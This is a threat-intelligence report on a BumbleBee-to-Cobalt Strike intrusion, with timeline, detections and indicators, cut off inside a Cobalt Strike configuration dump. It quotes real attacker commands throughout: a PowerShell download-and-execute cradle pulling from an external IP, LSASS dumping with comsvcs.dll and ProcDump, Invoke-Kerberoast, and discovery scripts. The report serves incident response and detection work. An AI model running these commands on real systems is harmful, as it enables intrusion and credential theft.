THE DFIR REPORT

Real Intrusions by Real Attackers, The Truth Behind the Intrusion

REPORTS   ANALYSTS   SERVICES ⌄   Thursday, October 31, 2024

ACCESS DFIR LABS   MERCHANDISE   SUBSCRIBE

CONTACT US

THREAT INTELLIGENCE   DETECTION RULES   DFIR LABS   MENTORING & COACHING PROGRAM

CASE ARTIFACTS

`adfind` `bumblebee` `cobaltstrike` `Kerberoast` `ShareFinder`

BumbleBee Roasts Its Way to Domain Admin

August 8, 2022

In this intrusion from April 2022, the threat actors used BumbleBee as the initial access vector.

BumbleBee is a malware loader that was first reported by Google Threat Analysis Group in March 2022. Google TAG attributes this malware to an initial access broker (IAB) dubbed EXOTIC LILY, working with the cybercrime group FIN12/WIZARD SPIDER/DEV-0193. Read more about BumbleBee here, and here.

During this intrusion, the threat actors gained access using an ISO and LNK file, used several lateral movement techniques, dumped credentials three different ways, kerberoasted a domain admin account and dropped/executed a bespoke tool for discovering privilege escalation paths.

The DFIR Report Services

- Private Threat Briefs: Over 20 private DFIR reports annually.

- **Threat Feed**: Focuses on tracking Command and Control frameworks like Cobalt Strike, Metasploit, Sliver, etc.
- **All Intel**: Includes everything from Private Threat Briefs and Threat Feed, plus private events, opendir reports, long-term tracking, data clustering, and other curated intel.
- **Private Sigma Ruleset**: Features 100+ Sigma rules derived from 40+ cases, mapped to ATT&CK with test examples.
- **DFIR Labs**: Offers cloud-based, hands-on learning experiences, using real data, from real intrusions. Interactive labs are available with different difficulty levels and can be accessed on-demand, accommodating various learning speeds.

Contact us today for pricing or a demo!

Case Summary

In this intrusion, the threat actors operated in an environment over an 11 day dwell period. The intrusion began with a password protected zipped ISO file that we assess with medium to high confidence due to other reports, likely arrived via an email which included a link to download said zip file.

The execution phase started with that password protected zip, which after extracting would show the user an ISO file that after the user double clicks would mount like a CD or external media device on Windows and present the user with a single file named documents in the directory.

When the user double clicks or opens the lnk file, they inadvertently start a hidden file, a DLL (namr.dll) containing the Bumblebee malware loader. From there, the loader reached out to the Bumblebee C2 servers. At first, things remained fairly quiet, just C2 communications; until around 3 hours later, Bumblebee dropped a Cobalt Strike beacon named wab.exe on the beachhead host. This Cobalt Strike beacon was subsequently executed and then proceeded to inject into various other processes on the host (explorer.exe, rundll32.exe). From these injected processes, the threat actors began discovery tasks using Windows utilities like ping and tasklist.

Four hours after initial access, the threat actor used RDP to access a server using the local Administrator account. The threat actor then deployed AnyDesk, which was the only observed

persistence mechanism used during the intrusion. The threat actor then started Active Directory discovery using Adfind.

After this activity, the threat actors went silent. Then, the next day, they accessed the server via RDP and deployed a bespoke tool, VulnRecon, designed to identify local privilege escalation paths on a Windows host.

The next check in from the threat actors, occurred on the 4th day, where the threat actors again ran VulnRecon, but from the beachhead host instead of the server. AdFind was used again as well. Next, the threat actor transferred Sysinternals tool Procdump over SMB, to the ProgramData folders on multiple hosts in the environment. They then used remote services to execute Procdump, which was used to dump LSASS. At this point, the actors appeared to be searching for more access then they currently had. While they were able to move laterally to workstations and at least one server, it seemed that they had not yet taken control of an account that provided them the access they were seeking, likely a Domain Admin or similarly highly privileged account.

After that activity, the threat actors then disappeared until the 7th day, at which time they accessed the server via Anydesk. Again, they executed VulnRecon and then also executed Seatbelt, a red team tool for preforming various host based discovery.

On the final day of the intrusion, the 11th day since the initial entry by the threat actor, they appeared to be preparing to act on final objectives. The threat actors used PowerShell to download and execute a new Cobalt Strike PowerShell beacon in memory on the beachhead host. After injecting into various processes, the threat actors executed the PowerShell module Invoke-Kerberoast. Next, they used yet another technique to dump LSASS on the beachhead host, this time using a built in Windows tool comsvcs.dll. AdFind was run for a 3rd time in the network, and then two batch scripts were dropped and run. These batch scripts' purposes were to identify all online servers and workstations in the environment, often a precursor to ransomware deployment by creating the target list for that deployment.

After the scripts ran, a new Cobalt Strike executable beacon was run on the beachhead. Next, the threat actors used a service account to execute a Cobalt Strike beacon remotely on a Domain

Controller. This service account had a weak password, which was most likely cracked offline after being kerberoasted earlier in the intrusion.

The threat actors were then evicted from the environment before any final actions could be taken. We assess based on the level of access and discovery activity from the final day, the likely final actions would have been a domain wide ransom deployment.

Timeline

BumbleBee Roasts Its Way to Domain Admin

Day 1

19:20 Initial Access: BumbleBee

Mount of BC_invoice_Report_CORP_46.iso and opening of document.lnk

Execution of C:\Windows\System32\cmd.exe /c start rundll32 namr.dll,IternalJob

22:33 Execution & Defense Evasion: BumbleBee dropping and executing Cobalt Strike on the beachhead

wab.exe

C2: 45.153.243[.]142/fuvataren[.]com

CreateRemoteThread: wab.exe > explorer.exe

22:57 Discovery: Cobalt Strike executing Windows commands

ipconfig /all

ping -n 1 domain.local

net group "domain admins" /dom

nslookup X.X.X.X

tasklist /v /s X.X.X.X

23:16 Lateral Movement: Remote Desktop Protocol

RDP from the beachhead to a server using administrator account

23:20 Command and Control: Installation of AnyDesk on Server

Transfer of AnyDesk (1).exe from the beachhead to the server

AnyDesk (1).exe

23:30 Discovery: Execution of af.exe (AdFind) on beachhead

af.exe -f "(objectcategory=person)" > ad_users.txt

af.exe -f "objectcategory=computer" > ad_computers.txt

af.exe -sc trustdmp > trustdmp.txt

Day 2

12:20 Discovery: Execution of VulnRecon.exe on server

VulnRecon.exe -o

VulnRecon.exe -v

Day 4

14:26 Discovery: Execution of VulnRecon.exe on the beachead

VulnRecon.exe -o

12:20 Discovery: Execution of adfind.exe (AdFind) on the beachhead

adfind.exe -f "(objectcategory=person)" > ad_users.txt

adfind.exe -f "objectcategory=computer" > ad_computers.txt

adfind.exe -f "(objectcategory=organizationalUnit)" > ad_ous.txt

adfind.exe -sc trustdmp > trustdmp.txt

16:19 Lateral Movement: Lateral Tool Transfer

Remote transfer of ProcDump from the beachhead to multiple workstations under \\<WORKSATION_FQDN>\C$\programdata

16:22 Credential Access: LSASS Memory

Dump of lsass.exe using ProcDump

C:\programdata\procdump64.exe, -accepteula, -ma, lsass.exe, C:\ProgramData\lsass.dmp

Day 7

16:33 Discovery: Execution of VulnRecon.exe on server

VulnRecon.exe -m

VulnRecon.exe -o >> C:\ProgramData\out.txt

VulnRecon.exe -i >> c:\programdata\1.txt

17:55 Discovery: Execution of Seatbelt.exe on the server

VulnRecon.exe -FindVulnerability >> c:\programdata\log.txt

Seatbelt.exe -group=all -outputfile="C:\ProgramData\seatinfo.txt"

Day 11

14:06 Command and Control: Download and execution of a PowerShell Cobalt Strike payload on the beachhead

Payload hosted on: 104.243.33[.]50

C2: 108.62.12[.]174/dofixifa[.]co

C:\Windows\system32\cmd.exe /C powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient). downloadstring('http://104.243.33.50:80/a'))"

16:47 Credential Access: Kerberoasting

Execution of Invoke-Kerberoast from svchost.exe

16:55 Credential Access: LSASS Memory

Dump of lsass.exe using comsvcs.dll MiniDump

cmd.exe /C rundll32.exe C:\windows\ System32\comsvcs.dll, MiniDump 968 C:\ ProgramData\woods\logs\logs\lsass.dmp full

17:16 Discovery: Execution of adfind. exe (AdFind) on the beachhead

adfind.exe -f "(objectcategory=person)" > u.txt

adfind.exe -f "objectcategory=computer" > c.txt

adfind.exe -sc trustdmp > t.txt

17:57 Command and Control: Download and execution of a PowerShell Cobalt Strike payload on the beachhead

Payload hosted on: 104.243.33[.]50

C2: 108.62.12[.]174/dofixifa[.]co

C:\Windows\system32\cmd.exe /C powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient). downloadstring('http://104.243.33.50:80/a'))"

18:07-18:56 Dicovery: Various Windows utilities executed again

C:\Windows\system32\cmd.exe /C net accounts /dom

C:\Windows\system32\cmd.exe /C net view /all

C:\Windows\system32\cmd.exe /C whoami

C:\Windows\system32\cmd.exe /C net group "domain admins" /dom

C:\Windows\system32\cmd.exe /C net view \\X.X.X.X\ /all

C:\Windows\system32\cmd.exe /C wmic /node:X.X.X.X process list brief

C:\Windows\system32\cmd.exe /C net domain_controllers

C:\Windows\system32\cmd.exe /C nltest /dclist:DOMAIN.LOCAL

18:56 Discovery: Execution of network scanning scripts on the beachhead

Scripted ping sweeps one for workstations the other for servers

s.bat

w.bat

19:30 Lateral Movement And Credential Access

Cobalt Strike Executable beacon executed on Domain Controller

C2: 108.62.12[.]174/dofixifa[.]co

Cobalt Strike injected processes access LSASS memory on the Domain Controller

Analysis and reporting completed by @0xtornado and @MetallicHack

Initial Access

The threat actors managed to get access to the beachhead host after the successful execution of a lnk file within an ISO, which are usually distributed through email campaigns.

The initial payload named BC_invoice_Report_CORP_46.iso, is an ISO image that once mounted, lures the user to open a document.lnk file which will execute the malicious DLL loader using the following command line:

```
C:\Windows\System32\cmd.exe /c start rundll32 namr.dll,IternalJob
```

Running [Eric Zimmerman's tool](#) LECmd revealed additional details related to the threat actors. The metadata included TA machine's hostname, MAC address, and the LNK document creation date:

Execution

Execution of multiple payloads

The successful execution of *BumbleBee* payload (namr.dll) resulted in the dropping and the execution of several payloads using multiple techniques. The graph below shows all the payloads dropped by BumbleBee, the way they were executed, and the different processes they injected into:

Sysmon File Created event showing wab.exe created by rundll32.exe

Sysmon Event Code 1 showing wab.exe executed by WMI

Execution of Cobalt Strike

The following PowerShell one-liner was executed from **wab.exe** during day 11, which downloaded obfuscated PowerShell and executed it in memory:

```
C:\Windows\system32\cmd.exe /C powershell.exe -nop -w hidden -c "IEX
((new-object net.webclient).downloadstring('http://104.243.33.50:80/a'))"
```

Since the download took place over an unencrypted HTTP channel, the network traffic was plainly visible.

This payload can be deobfuscated using the following CyberChef recipe:

```
Regular_expression('User defined','[a-zA-Z0-9+/=]
{30,}',true,true,false,false,false,false,'List matches')
From_Base64('A-Za-z0-9+/=',true)
Gunzip()
Label('Decode_Shellcode')
Regular_expression('User defined','[a-zA-Z0-9+/=]
{30,}',true,true,false,false,false,false,'List matches')
Conditional_Jump('',false,'',10)
From_Base64('A-Za-z0-9+/=',true)
XOR({'option':'Decimal','string':'35'},'Standard',false)
```

Once deobfuscated, we can spot the MZRE header, which is part of the default configuration of Cobalt Strike:

One of the easiest ways to extract valuable information from this Shellcode is using Didier Stevens 1768.py tool:

The command and control server was hosted on (108.62.12[.]174/dofixifa[.]co). The full config extraction, detailing the Malleable C2 profile, is available in Command and Control section.

Persistence

AnyDesk and its installation as a service was used in order to persist and create a backdoor to the network.

Privilege Escalation

GetSystem

Threat actors made a mistake by launching the `getsystem` command in the wrong console (shell console rather than the beacon console). The parent process of this command was `C:\Windows\system32\svchost.exe -k ClipboardSvcGroup -p -s cbdhsvc`, a process where Cobalt Strike was injected into:

```
C:\Windows\system32\cmd.exe /C getsystem
```

This command is a built-in Cobalt Strike command that is used to get SYSTEM privileges. A detailed write-up of this feature is documented in the official Cobalt Strike blog and was also detailed in our Cobalt Strike, a Defender's Guide blog post.

Valid Accounts

Threat actors obtained and abused credentials of privilege domain accounts as a means of gaining privilege escalation on the domain. They also utilized local administrator accounts.

A service account, with Domain Admin permissions, was used to create a remote service on a Domain Controller to move laterally.

Defense Evasion

Process Injection

The process injection technique was used multiple times to inject into different processes. Almost every post-exploitation job was launched from an injected process.

Right after its execution, the wab.exe process created two remote threads in order to inject code into explorer.exe and rundll32.exe:

Threat actors also created a remote thread in svchost.exe:

Multiple processes were then spawned by :

```
C:\Windows\system32\svchost.exe -k ClipboardSvcGroup -p -s cbdhsvc
```

to perform various techniques (Enumeration, Credential dumping, etc.):

A Yara scan of process memory using the Malpedia Cobalt Strike rule revealed the various injections across hosts.

Pid	ProcessName	CommandLine
6832	explorer.exe	C:\Windows\Explorer.EXE
7476	svchost.exe	C:\Windows\system32\svchost.exe -k ClipboardSvcGroup -p -s cbdhsvc
8088	wab.exe	C:\Users\USER\AppData\Local\wab.exe
34296	rundll32.exe	C:\Windows\system32\rundll32.exe
19284	powershell.exe	"c:\windows\syswow64\windowspowershell\v1.0\powershell.exe" -Version 5.1 -s -NoLogo -NoProfile
7316	svchost.exe	C:\Windows\system32\svchost.exe -k UnistackSvcGroup
7288	svchost.exe	C:\Windows\system32\svchost.exe -k UnistackSvcGroup -s WpnUserService
20400	rundll32.exe	C:\Windows\System32\rundll32.exe

Indicator Removal on Host: File Deletion

We observed the threat actors deleting their tools (Procdump, Network scanning scripts, etc.) from hosts.

The table below shows an example of ProcDump deletion from the ProgramData folder of all targeted workstations after dumping their LSASS process:

Credential Access

LSASS Dump

MiniDump

Threat actors dumped the LSASS process from the beachhead using the **comsvcs.dll MiniDump**
technique via the `C:\Windows\system32\svchost.exe -k ClipboardSvcGroup -p -s cbdhsvc`
beacon:

```
cmd.exe /C rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 968
C:\ProgramData\REDACTED\lsass.dmp full
```

ProcDump

Threat actors also dropped **procdump.exe** and **procdump64.exe** on multiple workstations remotely,
dumped LSASS, and deleted them from the ProgramData folder:

The **ProcDump** utility was executed on those workstations using the following command line:

```
C:\programdata\procdump64.exe -accepteula -ma lsass.exe
C:\ProgramData\lsass.dmp
```

Kerberoasting

Invoke-Kerberoast command was executed from the beachhead through **svchost.exe**, a process where the threat actors injected:

Here is an extract of PowerShell EventID 800 showing different **Invoke-Kerberoast** options used by threat actors, including **HashCat** output format:

```
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:36177/');
Invoke-Kerberoast -OutputFormat HashCat | fl | Out-File -FilePath
C:\ProgramData\REDACTED\ps.txt -append -force -Encoding UTF8
```

Right after the execution of **Invoke-Kerberoast**, DC logs show that multiple Kerberos Service Tickets were requested from the beachhead host, with ticket encryption type set to **0x17 (RC4)** and **ticket options to 0x40810000,** for service accounts.

Around 3 hours later, one of the service accounts logged into one of the Domain Controllers from the beachhead.

We assess with high confidence that the service account password was weak and cracked offline by threat actors.

Discovery

Reconnaissance

System Information & Software Discovery

The following commands were launched by the wab.exe beacon:

```
whoami
ipconfig /all
tasklist
systeminfo
wmic product get name,version
wmic /node:<REDACTED> process list brief
net view \\<REDACTED>\Files$ /all
dir \\<REDACTED>\C$\
```

Using the same beacon, wab.exe, tasklist was also used in order to enumerate processes on
multiple hosts remotely:

```
tasklist /v /s <REMOTE_IP>
```

Admin Groups and Domains Discovery

As we have already observed in multiple cases, the threat actors enumerated the local
administrators group and domain privileged (Enterprise and DAs) administrators groups mainly
using net command:

```
net use
net group "Domain computers" /dom
net group "Enterprise admins" /domain
net group "domain admins" /domain
net localgroup administrators
nltest /dclist:
nltest /domain_trusts
ping -n 1 <REMOTE_IP>
```

Opsec mistake

Threat actors failed on a part of their tasks, by executing the command in the wrong console:

```
C:\Windows\System32\rundll32.exe
   →   C :\Windows\system32\cmd.exe /C shell whoami /all
```

We can assert with high confidence that the recon stage was not fully automated, and threat actors manually executed commands and made a mistake in one of those.

AdFind

To enumerate Active Directory, the threat actors executed *AdFind* from the beachhead host, on three different occasions:

The source of execution, the initiating parent process, was different on each occasion and the name of *AdFind* binary and the result files were different on one occasion, which could indicate multiple Threat actors accessing the network.

Network scanning

Threat actors used two scripts named **s.bat** (for servers) and **w.bat** (for workstations) to **ping** the hosts and store the results in two log files:

s.bat script:

```
@echo off
for /f %%i in (servers.txt) do for /f "tokens=2 delims=[]" %%j in ('ping
-n 1 -4 "%%i"') do @echo %%j >> serv.log
```

w.bat script:

```
@echo off
for /f %%i in (workers.txt) do for /f "tokens=2 delims=[]" %%j in ('ping
-n 1 -4 "%%i"') do @echo %%j >> work.log
```

Both of those scripts were executed from the PowerShell Cobalt Strike beacon (**powershell.exe**).

Invoke-ShareFinder

Invoke-ShareFinder is a PowerShell module which is part of [PowerView](#).

> **Invoke-ShareFinder – finds (non-standard) shares on hosts in the local domain**

Threat actors performed share enumeration using Invoke-ShareFinder.

```
IEX (New-Object
Net.Webclient).DownloadString('http://127.0.0.1:39303/%27);
Invoke-ShareFinder  -CheckShareAccess -Verbose | Tee-Object
ShareFinder.txt
```

Because **rundll32.exe** executed PowerShell, we can see that **rundll32.exe** created the *ShareFinder.txt* output file in *C:\ProgramData*.

Seatbelt

The tool [SeatBelt](#) was used by the threat actors on a server in order to discover potential security misconfigurations.

> **"** Seatbelt is a C# project that performs a number of security oriented host-survey "safety checks" relevant from both offensive and defensive security perspectives.

Threat actors performed a full reconnaissance by specifying the flag `-group=all`:

```
Seatbelt.exe  -group=all -outputfile="C:\ProgramData\seatinfo.txt"
```

VulnRecon

Threat actors dropped two binaries named **vulnrecon.dll** and **vulnrecon.exe** on two hosts. This is the first time we've observed this tool. This library seems to be a custom tool developed to assist threat actors with Windows local privilege escalation enumeration.

```
vulnrecon.dll PDB: D:\a\_work\1\s\artifacts\obj\win-x64.Release\corehost\cli
vulnrecon.exe PDB: D:\work\rt\VulnRecon\VulnRecon\obj\Release\net5.0\VulnRec
```

The table below summarizes the capabilities of the tool:

Option/Command	Details (from the code)
'v' or "Vulnerability"	"Search for available vulnerabilities for using LPE tools""Scans the operating system for vulnerabilities and displays a list of tools for a LPE"
'm' or "MicrosoftUpdates"	"List of all installed microsoft updates""Displays a list installed Microsoft updates"
'h' or "HotFixes"	"List of installed hot fixes""Displays a list of installed hot fixes"
's' or "SupportedCve"	"List of implemented tools for LPE ""Displays list of implemented CVE for LPE"
'i' or "SystemInfo"	"Display information about current Windows version "

Below is the list of all of the currently supported (or implemented) CVE enumeration via installed KBs mapping:

Threat actors executed this tool on patient 0 with low-level privileges multiple times, and again on a server with Administrator privileges. Below are all the command lines run by the adversaries:

Lateral Movement

Lateral Tool Transfer

Using the Cobalt Strike beacon, the threat actors transferred AnyDesk (1).exe file from the beachhead to a server:

The threat actors also transferred *ProcDump* from the beachhead to multiple workstations:

Remote Services

Remote Desktop Protocol

Threat actors used **explorer.exe**, where they were previously injected into, to initiate a proxied RDP connection to a server:

Threat actors performed the first lateral movement from the beachhead to the server using RDP with
an Administrator account:

This first lateral movement was performed in order to drop and install *AnyDesk*.

SMB/Windows Admin Shares

Remote Service over RPC

Multiple RPC connections were initiated from the **rundll32.exe** process where **wab.exe** previously injected into:

These RPC connections targeted multiple hosts, including workstations, servers, and DCs.

As we can see with one server, which was targeted, the win32 function **CreateServiceA** was used by the malware in order to create a remote service over RPC on the server.

Cobalt Strike built-in PsExec

Threat actors used the built-in Cobalt Strike `jump psexec` command to move laterally. On each usage of this feature, a remote service was created with random alphanumeric characters, service name and service file name, e.g. *"<7-alphanumeric-characters>.exe".*

Below is an example of the service *edc603a* that was created on a Domain Controller:

The account used to perform this lateral movement was one of the kerberoasted service accounts.

The service runs a rundll32.exe process without any arguments. This process was beaconing to (108.62.12[.]174/dofixifa[.]co), the second Cobalt Strike C2, used during the last day of this intrusion.

We observed this beacon performing various techniques (process injections in svchost process via CreateRemoteThread, default named pipes, etc.)

Command and Control

The graph below shows all communications to malicious IP addresses made by the dropped payloads or processes which threat actors injected into:

BumbleBee

```
142.91.3[.]109
45.140.146[.]30
```

All the active Bumblebee command and control shared a common server configuration in regards to TLS setup.

```
JA3: c424870876f1f2ef0dd36e7e569de906
JA3s: 61be9ce3d068c08ff99a857f62352f9d

Certificate: [76:28:77:ff:fe:26:5c:e5:c6:7a:65:01:09:63:44:6d:57:b7:45:f2 ]
Not Before: 2022/04/12 06:33:52 UTC
Not After: 2023/04/12 06:33:52 UTC
Issuer Org: Internet Widgits Pty Ltd
```

```
Subject Org: Internet Widgits Pty Ltd
Public Algorithm: rsaEncryption
```

Cobalt Strike

Cobalt Strike (CS) was extensively used during this intrusion, the threat actors used CS as the main Command and Control tool, dropped several payloads, and injected into multiple processes on different hosts.

C2 Servers

Two CS C2 servers were used during this intrusion. The graph below shows beaconing activity over time, we can notice the continuous usage of the first C2 server (45.153.243[.]142/fuvataren[.]com) from day 1 and the second C2 server (108.62.12[.]174/dofixifa[.]co) during the last day of intrusion only (day 11):

The main beacon **wab.exe**:

```
45.153.243[.]142
fuvataren[.]com
```

```
JA3: a0e9f5d64349fb13191bc781f81f42e1
JA3s: ae4edc6faf64d08308082ad26be60767


Certificate: [6c:54:cc:ce:ca:da:8b:d3:12:98:13:d5:85:52:81:8a:9d:74:4f:fb ]
Not Before: 2022/04/15 00:00:00 UTC
Not After: 2023/04/15 23:59:59 UTC
Issuer Org: Sectigo Limited
Subject Common: fuvataren.com [fuvataren.com ,www.fuvataren.com ]
Public Algorithm: rsaEncryption
```

Below is the Cobalt Strike configuration of this C2 exported from a sandbox analysis results:

```
access_type: 512
beacon_type: 2048
host: fuvataren.com,/rs.js
http_header1:
AAAAEAAAABBIb3N0OiBhbWF6b24uY29tAAAACgAAABFDb25uZWN0aW9uOiBjbG9zZQAAAoAA
AASQWNjZXB0OiBpbWFnZS9qcGVnAAAABwAAAAAAALAAAAwAAAAIAAAAFSFNJRD0AAAAGAA
AABkNvb2tpZQAAAkAAAAJcmVhZD10cnVlAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA=
http_header2:
AAAAEAAAABBIb3N0OiBhbWF6b24uY29tAAAACgAAABFDb25uZWN0aW9uOiBjbG9zZQAAAoAA
AAVQWNjZXB0LUVuY29kaW5nOiBnemlwAAAACgAAAC9Db250ZW50LVR5cGU6IGFwcGxpY2F0aW
9uL3gtd3d3LWZvcm0tdXJsZW5jb2RlZAAAAcAAAABAAAADQAAAMAAAACAAAB3ZhbHVlcz0
AAAAEAAAABwAAAAAAADAAAAgAAAA5fX3Nlc3Npb25fX2lkPQAAAYAAAAGQ29va2llAAAA
